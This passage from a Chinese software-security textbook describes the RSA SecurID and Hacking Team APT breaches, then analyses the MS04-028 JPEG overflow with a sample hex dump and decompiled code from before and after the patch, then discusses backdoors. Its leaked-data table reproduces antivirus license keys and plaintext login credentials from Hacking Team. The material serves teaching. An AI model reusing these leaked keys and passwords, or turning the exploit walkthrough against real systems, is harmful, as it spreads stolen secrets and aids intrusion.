


图 1-3 RSA SecurID 窃取攻击流程

其主要攻击步骤如下：

(1) 攻击者通过社交工程手段针对部分用户进行信息收集，信息主要来自社交媒体(media sites)。基于这些信息，攻击者在两天时间内分别向两个不同的小组发送了两封钓鱼邮件(这两个小组并非重要部门，也不掌握有价值的信息)。钓鱼邮件的标题是"2011 Recruitment Plan"，并带有一个 Excel 附件"2011 Recruitment plan.xls"。该 Excel 附件中内嵌了一个 Flash 文件，该 Flash 文件包含恶意代码，可利用漏洞 CVE-2011-0609。该漏洞当时是 0Day 漏洞。

(2) 收到邮件的两个小组中的一位用户从垃圾邮件中取出了这封邮件，并打开了附件。于是计算机被感染，并安装了后门，即反向连接模式的远控木马 Poison Ivy。

(3) 攻击者开始在内部网络进行横向渗透，控制越来越多的服务器，拥有越来越多的访问权限，最终渗透到有价值的攻击目标。

(4) 攻击者从所有被攻陷的服务器上收集信息，将感兴趣的数据加密压缩，转移内部接口服务器(internal staging server)上，准备将这些数据传出。

(5) 攻击者使用 FTP 协议，将这些加密压缩后的数据从内部接口服务器传输到外部接口服务器(outside staging server)，这些数据主要采用加密 RAR 文件的形式。外部接

口服务器是一些被攻击者攻陷的外部主机,攻击者从这些外部主机上拉取并删除数据,以掩盖攻击痕迹,使自身难以被追踪。

攻击者可以利用获得的 SecurID 信息伪造 RSA 公司客户的数字身份信息,进一步对相关的组织机构实施入侵。

案例二:Hacking Team 遭受 APT 攻击

总部位于意大利的软件开发商 Hacking Team 因依托政府后台,大力研发、销售监控软件而备受用户争议,是技术实力雄厚、专门从事入侵的企业之一。2015 年 7 月 5 日,Hacking Team 遭遇了大型数据攻击泄露事件,大量的内部数据被窃取。同时,Hacking Team 的官方 Twitter 被"黑",官方主页面的标语更名为"Hacked Team"。此外,攻击者将获得的内部消息通过被害者 Hacking Team 的 Twitter 公布于众。

这次泄露的数据信息包括以下 5 类:

(1) 各种零日漏洞和相关漏洞利用代码。

在 Hacking Team 泄露的文件中,包含两个 Flash 的漏洞利用代码。其中一个是 Flash 的 0Day 漏洞:ActionScript ByteArray Buffer Use After Free,另一个是 Nicolas Joly 在 Pwn2Own 2015 大赛中使用的 CVE-2015-0349。为了在 IE 和 Chrome 上绕过其沙盒机制完全控制用户系统,Hacking Team 还利用了一个 Windows 中的内核驱动 Adobe Font Driver(atmfd.dll)中存在的一处字体 0day 漏洞,实现权限提升并绕过沙盒机制。该 0Day 漏洞可以用于 Windows XP 到 Windows 8.1 系统,x86 和 x64 平台都受影响。

(2) 远程控制平台。

即我们常说的木马,该平台具备了对 Android 系统、iOS & Mac OS 系统、Windows 系列系统等不同操作系统平台的监控能力。


针对 iOS 系统,主要包括 3 个工具。①core-ios-master.zip 里面包括一个利用 dylib 注入对用户输入、GPS、屏幕等信息进行监控的木马;ios-newsstand-app 文件夹是一个通过替换 iOS 系统的输入法进行键盘记录的木马,该木马同时包含一个 Keybreak 文件夹,其中有破解手机锁屏密码的程序。②名为 vector-ipa-master.zip 的底层网络代理程序,可以用来监控或者控制系统的网络流量。③名为 core-macos-master.zip 的 Mac OS 木马,该木马的功能与 Windows 的木马非常相似。

针对 Windows 的木马名为 core-winphone-master.zip。该木马利用系统上的一个 0Day,在 WP 设备上实现"激活追踪",允许第三方代码程序像受信任程序一样执行。该木马还可以获取联系人、日历、通话、地理位置、短信、传感器状态等信息。

此外,还包括黑莓和塞班的远程控制木马系统 core-blackberry-master.zip 和 core-symbian-master.zip。

(3) Fuzz 测试系统。

这次泄露的 Fuzz 测试系统主要包含两个工具:fuzzer-windows-master.zip 主要保存了 Windows 下的 Fuzzer 源码,里面有针对 IE 和字体的 Fuzzer 测试系统;fuzzer-android-master.zip 主要保存了 Android 下的 Fuzzer 源码。里面有针对 JPG、SMS 和 System Call 的 Fuzzer 测试系统。Trinity 主要用来做 System Call Fuzzer,如 binder 使用的 ioctl()系统



调用。

(4) 恶意代码检测系统。

包括 AVMonitor 一代、二代等。其中,test-av-master. zip 是第一代产品。test-av2-master. zip 是第二代产品。该系统主要用来做查杀检测,通过调用杀毒软件扫描自己编写的木马和攻击程序,根据扫描结果对代码进行修改,保证产品可以通过检测。test-av2-master. zip\test-av2-master\doc\AVTEST Box. xlsx 保存了 Hacking Team 使用的杀毒软件的列表和序列号,如图 1-4 所示。

从 Hacking Team 泄漏出的部分杀毒软件信息示例			
192. 168. 100. 111	win7kis	Kaspersky Antivirus 2013	VG5EB-Z8ADZ-98QBY-NYCDY
192. 168. 100. 112	win7panda	Panda Internet Security 2013	8LFCMJ-86837047
192. 168. 100. 113	win7gdata	Gdata Internet Security 2013	IT1UM-NYYLC-TPTMN-USZVM-CNVKE
192. 168. 100. 114	win7trendm	Trend Micro Titanium	PKMF-0012-0356-5855-6910
192. 168. 100. 115	win7pctools	PCTools Internet Security 2013	9F93-286D-94FA-CF53-1AED-554A-8CD9-8A4F-E0D2-AD37
192. 168. 100. 116	win7norton	Norton Internet Security 2013	J4BJ4RWFG6PXMKM8GBK4CM22T
192. 168. 100. 117	win7avira	Avira Internet Security 2013	38VVV-VVVY8-6SB84-8FQCN-VP3D3
192. 168. 100. 118	win7drweb	DrWeb	9UVR-6N77-746G-V7R4
192. 168. 100. 119	win7fsecure	F-Secure Internet Security	GJR2-88FK-NC3J-0P9D-J25N
192. 168. 100. 120	win7eset	ESET Smart Security	Username: EAV-69756437 Password: n8rn77c88e
192. 168. 100. 121	win7avg	AVG Internet Security 2013	IMWKK-U3ZMH-YABPT-QNHIX-AKH7N-FDQYN
192. 168. 100. 122	win7mcafee	McAfee Antivirus 2013	Login with d. milan@hackingteam. com / ht123456
192. 168. 100. 123	win7avast	Avast Internet Security 2013	File attached
192. 168. 100. 124	win7bitdef	Bit Defender	KVMVPNM

图 1-4　泄露的恶意代码检测系统信息

(5) 其他资料。

包括各种证书、Key 以及其内部会议等资料,例如 Hacking T 的 GeoTrust 证书、大量的录音以及 Hacking T 在自己的产品中留下 SQL 后门的相关信息。此外还包括虚拟机保护壳 VMProtect Professional 的很多正版 Key 等。在泄露的资料中可以找到 Hacking T 的客户名单,甚至包括美国的 FBI,共涉及 41 871 712 欧元的生意,如图 1-5 所示。

用 户	国 家	地 区	代理商	初始销售年份	年度维护费用	客户总收入
Vietnam GD1	Vietnam	APAC	LEA	2015		€ 543,810
Vietnam GD5	Vietnam	APAC		2014		€ 281,170
NSS	Uzbekistan	Europe	Intelligence	2011	€ 50,000	€ 917,038
FBI	USA	North America	LEA	2011	€ 100,000	€ 697,710
DEA	USA	North America	Other	2012	€ 70,000	€ 567,984
DOD	USA	North America	LEA	2011		€ 190,000
UAE - Intelligence	UAE	MEA	Other	2012	€ 150,000	€ 1,200,000
UAE - MOI	UAE	MEA	LEA	2011	€ 90,000	€ 634,500
Turkish National Police	Turkey	Europe	LEA	2011	€ 45,000	€ 440,000
Royal Thai Army	Thailand	APAC	LEA	2014		€ 360,000
Dept. of Correction Thai Police	Thailand	APAC	LEA	2013	€ 52,000	€ 286,482
Kantonspolizei Zurich	Switzerland	Europe	LEA	2014		€ 486,500
NISS - National Intelligence and Security Services	Sudan	MEA	Intelligence	2012	€ 76,000	€ 960,000
CNI	Spain	Europe	Intelligence	2006	€ 52,000	€ 538,000
IDA SGP	Singapore	APAC	Intelligence	2008	€ 89,000	€ 1,209,967
Saudi - GID	Saudi	MEA	LEA	2012	€ 114,000	€ 1,201,000

图 1-5　泄露的其他资料

泄露的资料涉及的主要国家包括埃及、埃塞俄比亚、摩洛哥、尼日利亚、苏丹、智利、哥伦比亚、厄瓜多尔、洪都拉斯、墨西哥、巴拿马、美国、阿塞拜疆、哈萨克斯坦、马来西亚、蒙古、新加坡、韩国、泰国、乌兹别克斯坦、越南、澳大利亚、塞浦路斯、捷克、德国、匈牙利、意

大利、卢森堡、波兰、俄罗斯、西班牙、瑞士、巴林、阿曼、沙特阿拉伯、阿联酋等。

从以上案例可以看出，有组织地开展的 APT 攻击防不胜防。RSA 公司是世界著名的防御型公司，Hacking Team 是技术实力雄厚、以擅长入侵闻名的公司，却都遭受了 APT 攻击，并造成了严重的损失。而这些攻击过程均综合应用了多种恶意软件，包括嵌有恶意代码的数据文档，利用未知漏洞植入木马，木马潜伏并进一步扩散组织小规模的僵尸网络，进一步扩大范围，搜集数据窃取情报。

1.2.2 软件漏洞

软件漏洞是指由于程序设计实现错误造成的软件问题。攻击者利用软件漏洞往往可以造成程序崩溃，获取敏感数据或执行任意代码。软件漏洞是当前互联网的主要威胁之一，是病毒感染、蠕虫传播、APT 攻击渗透等攻击实施的重要基础，因此，软件漏洞一直是网络安全领域的热点问题。为了消除软件漏洞，学术界、产业界都做了大量努力，从设计开发更安全的编程语言、编译器，到设计更科学的软件开发过程，再到开发代码检测、测试验证等后期检测工具等。这些工作也在很大程度上发挥了作用，消除了一些典型的栈溢出等漏洞。但从目前已发现的软件漏洞情况来看，当前要彻底消除软件漏洞仍然是困难的。这主要是由于以下原因：

(1) 软件自身越来越复杂。当前的软件系统，无论是从代码规模、功能组成还是涉及的技术均越来越复杂，其带来的直接结果就是从软件的需求分析到概要设计，再到详细设计，直到具体的编码实现，均无法做到全面的安全性论证，不可避免地会在结构、功能、代码等不同层面存在设计错误的可能。

(2) 软件漏洞越来越多样化。随着各种新技术的引入，使得软件漏洞的形态也越来越多样化，从最初的栈溢出、堆溢出等溢出型漏洞，到 Web 的跨站脚本、SQL 注入等逻辑型漏洞，再到像 HeartBleed 这样的敏感数据泄露漏洞等。软件漏洞多样化带来的直接影响就是当前仍无法全面、准确地描述“什么是软件漏洞”，进而在软件的代码检测、软件测试等过程中也无法设计开发有针对性的检测方法和检测工具。

(3) 软件开发周期越来越短，造成现实中软件产品漏洞频出。由于市场竞争激烈，软件产品的开发周期也越来越短，造成在设计验证、产品测试等过程环节的精力投入越来越少，不可避免地会引入更多的软件漏洞。

下面通过经典的 JPEG 漏洞 MS 04-028 案例讲述漏洞利用的基本过程。

案例一：JPEG 漏洞（MS 04-028）

JPEG 图像格式由联合照片专家组（Joint Photographic Experts Group）开发并命名为 ISO 10918-1，俗称 JPEG 格式，是目前使用最为普遍的文件格式之一。2004 年，发现了 Windows 系列操作系统存在的 JPEG 漏洞，微软编号为 MS 04-028。该漏洞发现至今已有十余年，选择其作为示例，主要有以下考虑：其一，这个漏洞很具代表性，攻击者可以利用其执行任意代码，现有的很多漏洞虽然具体机理不同，但大致的利用模式较为相似；其二，这个漏洞在最初发现时改变了很多人传统的网络安全认识，具有划时代的意义；其三，大多数人对 JPEG 图像比较熟悉，有助于理解这种利用模式。

GDI+是 Windows 系列操作系统的一个子系统，它主要用于处理系统的图像绘制消

息，在操作系统中，它被封装成一个独立的类，各类应用程序只需要调用标准的图形接口，即可完成相应的图形绘制操作。由于图形界面使用的普遍性，基本上所有的 Windows 平台软件都离不开 GDI+模块。

首先以漏洞样本为例，简要介绍 JPEG 格式，漏洞样本的头部数据如图 1-6 所示。

```
0000h: FF D8 FF E0 00 10 4A 46 49 46 00 01 02 00 00 64  ÿØÿà..JFIF.....d
0010h: 00 64 00 00 FF EC 00 11 44 75 63 6B 79 00 01 00  .d..ÿì..Ducky...
0020h: 04 00 00 00 0A 00 00 FF EE 00 0E 41 64 6F 62 65  .......ÿî..Adobe
0030h: 00 64 C0 00 00 00 01 FF FE 00 01 00 14 10 10 19  .dÀ....ÿþ.......
0040h: 12 19 27 17 17 27 32 EB 0F 26 32 DC B1 E7 70 26  ..'..'2ë.&2Ü±çp&
0050h: 2E 3E 35 35 35 35 35 3E E8 00 00 00 00 5B 8D 8B  .>55555>è....[.‹
0060h: 00 05 00 00 83 C3 12 C6 03 90 43 3B D9 75 F8 44  ....ƒÃ.Æ..C;ÙuøD
0070h: 44 44 44 44 44 44 44 44 44 44 44 44 01 15 19 19  DDDDDDDDDDDD....
```

图 1-6 漏洞样本头部数据

JPEG 图像由多个子结构组合而成，文件头为 2B 的起始标志(FFD8)，文件尾部为 2B 的结束标志(FFD9)，中间数据由子结构组成。子结构具有统一的格式模板："2B 的标记码+2B 的长度域+信息数据"，长度域为"大端格式"。图中的头两个字节是标记码 SOI (Start Of Image)表示图像的开始，其中 FF 表示标记码的开始，后面不同的值具有不同的含义，D8 为 SOI 的标记。SOI 标记码后面紧跟图像压缩信息结构，共 12B，记录图像压缩信息，该结构称为 App0。跟在 App0 后面的是 App12(FFEC)和 App14(FFEE)结构，这些结构数据格式是正确的。但随后的 M_JPG14(FFFE)结构的长度域为 1，由于长度域描述的是包含"长度域"和"数据域"的字节数，最小值为 2，样本中的 1 是错误的字段，该字段所处文件偏移位置为 0x39、0x3a 这两个字节。

通过动态分析和静态分析可以发现，GDI+在处理错误的长度字段时未经判定，直接将"长度值"1 减去 2，得到数据域长度值为负值。如图 1-7(a)所示，变量 v20 为长度域，读取自文件，加载样本数据时值为 1，减 2 之后得到−1，赋值给变量 v13。在越界检查时，v13 作为有符号数−1，检测长度小于 v15，未发生越界；但是当作长度做数据复制时，转成无符号的 0xffffffff，导致越界复制溢出，并将长度字段后续的包括 shellcode 在内的数据复制到了精心构造的位置。图 1-7(b)是打补丁后的反编译代码，添加了长度域 v21 是否大于 2 的判断，保证减 2 之后得到的 v14 为正数。

```
  if ( v12 )
  {
    *(_WORD *)v12 = a2;
    v13 = (unsigned __int16)v20 - 2;
    *(_WORD *)(v12 + 2) = v20;
    v22 = (char *)(v12 + 4);
    v21 = (unsigned __int16)v20 - 2;
    if ( v11 == 2 )
    {
LABEL_17:
      *(_DWORD *)a3 = v12;
      return 1;
    }
    while ( 1 )
    {
      v14 = *(_DWORD *)(v4 + 24);
      v15 = *(_DWORD *)(v14 + 4);
      if ( v15 > v13 )
      {
        qmemcpy(v22, **(const void ***)(v4 + 24), v13);
        **(_DWORD **)(v4 + 24) += v13;
        *(_DWORD *)(*(_DWORD *)(v4 + 24) + 4) -= v13;
LABEL_16:
        v12 = (int)lpMena;
        goto LABEL_17;
      }
```

(a) 打补丁前

```
  v21 = (struct jpeg_decompress_struct *)((char *)v20 + v9);
  *(_DWORD *)v6 = v11 + 1;
  *(_DWORD *)(v6 + 4) = v10 - 1;
  v12 = (unsigned __int16)v21;
  if ( (unsigned __int16)v21 > 2u )
  {
    *lpMem = (unsigned __int16)v21 + 2;
    v13 = GpMalloc((unsigned __int16)v21 + 2);
    lpMena = (void *)v13;
    if ( v13 )
    {
      *(_WORD *)v13 = a3;
      v14 = (unsigned __int16)v21 - 2;
      *(_WORD *)(v13 + 2) = (_WORD)v21;
      v23 = (char *)(v13 + 4);
      v22 = (struct jpeg_decompress_struct *)((unsigned __int16)v21 - 2);
      if ( v12 == 2 )
      {
LABEL_18:
        *a4 = (void *)v13;
        return 1;
      }
      while ( 1 )
      {
        v15 = *(_DWORD *)(*((_DWORD *)v5 + 6) + 4);
        if ( v15 > v14 )
        {
          qmemcpy(v23, **((const void ***)v5 + 6), v14);
          **((_DWORD **)v5 + 6) += v14;
          *(_DWORD *)(*((_DWORD *)v5 + 6) + 4) -= v14;
```

(b) 打补丁后

图 1-7 漏洞位置补丁前后反编译代码对比

漏洞利用过程如图 1-8 所示，首先整数溢出得到超长的复制长度，数据复制出现越界读写，将构造好的 shellcode 等数据复制覆盖到其他结构区域，包括 X 函数的指针，紧接着在内存[esi]不可读的情况下进入错误处理流程。错误处理完之后回到程序执行流程，通过精心构造，诱导程序调用 X 函数，而 X 函数的指针被覆盖劫持，指向了内存中布局好的 shellcode，触发了 shellcode 的执行。




图 1-8 漏洞利用过程示意图

1.2.3 软件后门

软件后门是指软件开发人员有意设计，刻意对用户隐瞒的一些功能，往往这些功能用于软件产品应用之后的一些特殊目的。早期的软件后门包括输入特定指令，完成特殊的功能。例如，校园电话输入特殊号码之后就可以免费打电话。但这一类软件后门在设计上特别明显，往往容易被发现。特别是在当前各类分析手段出现之后，采取这种机制的软件后门会被直接追究相关的法律责任。

前面提到，软件漏洞不易被检测到，而危害很直接，甚至可以执行任意的攻击代码。因此，一些软件开发者(或软件开发商)将软件后门设计为软件漏洞的形式。采取这种方案对于攻击者而言具有如下优势：

(1) 难发现。就目前的软件漏洞分析和检测技术而言，要对一个大规模的软件产品进行全面的软件漏洞检测仍然是困难的，更不用说去检测一个开发者有意设计的软件漏洞。

(2) 易利用。利用软件漏洞可以绕过系统的各种安全机制，当软件产品开发者有意设计一个软件漏洞作为后门时，其可以充分利用软件产品的权限和资源，绕过系统的各种安全防护和安全检测机制。

(3) 难取证。后门功能所需代码均不在软件产品代码中，是攻击者利用漏洞动态载

入的，而即使漏洞被发现，后门的设计者也可以简单地解释为程序的一个设计错误，很难有直接的证据证明该漏洞为后门。

所以，软件产品中，以漏洞形式存在的后门也是目前软件产品中的重要安全威胁之一，在某种程度上是比一般性的软件漏洞更严重的威胁。一般性的软件漏洞相当于坚固的城墙上存在一些薄弱点，但攻防双方都不知情，谁先发现就对谁有利，是一种技术能力的竞争；而以漏洞形式存在的后门，相当于城墙的建设人员被买通，直接在城墙上开了一个非常隐蔽的暗道，防护者不知情，很难发现，而设置暗道的人却一清二楚。

2010 年底，OpenBSD 的前开发人员 Gregory Perry 声称，其在 10 年前接受了 FBI 的资金，在 OpenBSD 的实现代码中植入后门，以便美国的国家安全部门能够在网络中监听相关的加密通信。2013 年底，斯诺登曝光的机密文件显示，美国国家安全局给予 RSA 相关资金，要求其在相关的软件产品 BSafe 中使用安全强度更低的加密算法，以确保美国国家安全部门在需要时可破解相关文件。

而从另一个侧面可以注意到，美国也在关注这些问题的检测和发现，美国 DARPA 专门支持了 BET(Binary Executable Transforms)和 VET(Vetting Commodity IT Software and Firmware)项目，用于软件产品的检测，特别强调是不依赖于源代码的，即针对无法掌握源代码的软件产品。其中 VET 项目还专门指出要具备对 IT 产品中看似无意造成的漏洞(accidental-seeming)，功能上可能存在的负面作用，以及在对手恶意欺骗的情况下的漏洞、恶意行为的分析检测能力。

从以上分析可以看出，以软件漏洞形式存在的后门危害严重，取证困难，如何进行有效防御将是软件安全的重要热点问题之一。

1.3 软件安全性分析的目标

